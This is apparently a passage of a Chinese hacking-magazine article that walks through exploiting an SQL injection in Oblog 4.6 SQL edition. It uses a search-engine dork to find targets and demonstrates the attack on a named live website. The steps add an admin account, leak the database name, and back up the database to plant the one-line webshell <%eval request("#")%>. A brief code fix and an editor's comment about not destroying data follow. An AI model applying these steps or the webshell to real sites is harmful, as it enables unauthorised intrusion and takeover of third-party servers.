


图 3




图 4

是真的被改成了竹子，可以看到确实已经被更改成了竹子，如图 5。




图5

接下来我们在网上找个 Oblog 实战一把，先说说如何查找使用 4.6SQL 版的目标。我们先在百度里查找关键字“Copyright by oblog.cn”，然后随便打开一个 blog，在主页后面添加 ver.asp 来查看版本，比如我在这里找的是 http://www.zuliao365.com/blog，那就应该通过 http://www.zuliao365.com/blog/ver.asp 来查看当前 Oblog 的版本，如图 6。




图 6

如果是 SQL 版的那我们就可以打开利用工具，在目标主机里填写 blog 主页的地址，如：http://www.zuliao365.com/blog/index.html，点击“浏览”并用注册的用户登录以获得 cookie。然后在用户名和密码里填写你要添加的管理员名字和密码，我这里添加一个用户名是竹子，密码是 123456 的管理员，日志 id 填写你自己所推荐日志的 id。单击“发送”提示发送成功，如图 7。

我们访问后台 http://www.zuliao365.com/blog/ admin/admin_login.asp，尝试用刚刚添加的管理员登录后台，果然成功登录。我们当然不会仅仅满足于做个管理员，既然利用的版本是 SQL 的，那我们就直接用日志备份来获得 Webshell。单击后台里的“服务器组件配置”，如图 8。




图7




图8

在“站点物理地址”处可以看到网站的路径，记下来，等会备份的时候要把一句话木马备份到这里，这里是：e:\wwwroot\zuliao\wwwroot。接着在工具的下拉框里选择“更新库名到Email”，“注册用户名字”填写你在blog里注册的用户名字，单击“发送”，我们去个人资料里看看Email里的内容吧！选择“综合设置”中的“用户设置”看到库名已经被更新到了Email里了，我这里获得的库名是sq_zuliao，如图9。

继续在工具的下拉框选择“备份数据库获得shell”，然后在库名和路径分别填写刚才我们获得的sq_zuliao和e:\wwwroot\zuliao\wwwroot\test.asp，test.asp是你自已一句话木马的文件名，单击“发送”，如图10。

默认备份的一句话木马是海阳的**<%eval request("#")%>**，我们用海阳客户端连接http://www.zuliao365.com/test.asp看看是否备份成功，可以看到我们已经成功获得了Webshell，如图11。

接下来该如何提升权限就看各位大显神通了。关于如何修补漏洞的问题，把存在漏洞的语句：

```
des = oblog.InterceptStr(RemoveHtml(Trim(Request("edit"))),255)
topic = oblog.InterceptStr(Trim(Request("topic")), 255)
```




图9




图10

替换成：

```
des = oblog.filt_badstr (oblog.InterceptStr(RemoveHtml(Trim(Request("edit"))),255))
topic = oblog.filt_badstr (oblog.InterceptStr(Trim(Request("topic")), 255))
```

就可以了。文章的最后，要感谢竹子同学在写作过程中给予本人的大力指导。(文章中涉及到的工具Oblog4.6SQL版漏洞利用工具已经收录在光盘中)

小编点评：

又一个0day出现了，今年真是0day的时代！因为客服的漠不关心，所以作者决定公布出来，以此引起官方的重视，不得不说是用心良苦啊！其实真正的黑客们都想协助管理员或者程序员修补一切已发现的漏洞或者安全缺陷，可惜“落花有意，流水无情”，人家偏就不领你的情！SQL注入已经流行好几年了，在国内似乎暂时还没有热情不再的迹象，貌似还愈演愈烈！全都是因为某个变量没过滤好，导致出现了注入漏洞，然后相应的漏洞利用工具满天飞，众菜菜拿着利刃到处攻击，杀得网络上腥风血雨，血流成河，横尸遍野……小编希望大家在入侵的时候尽可能的不要破坏任何东西，切记黑客的本义不是破坏！

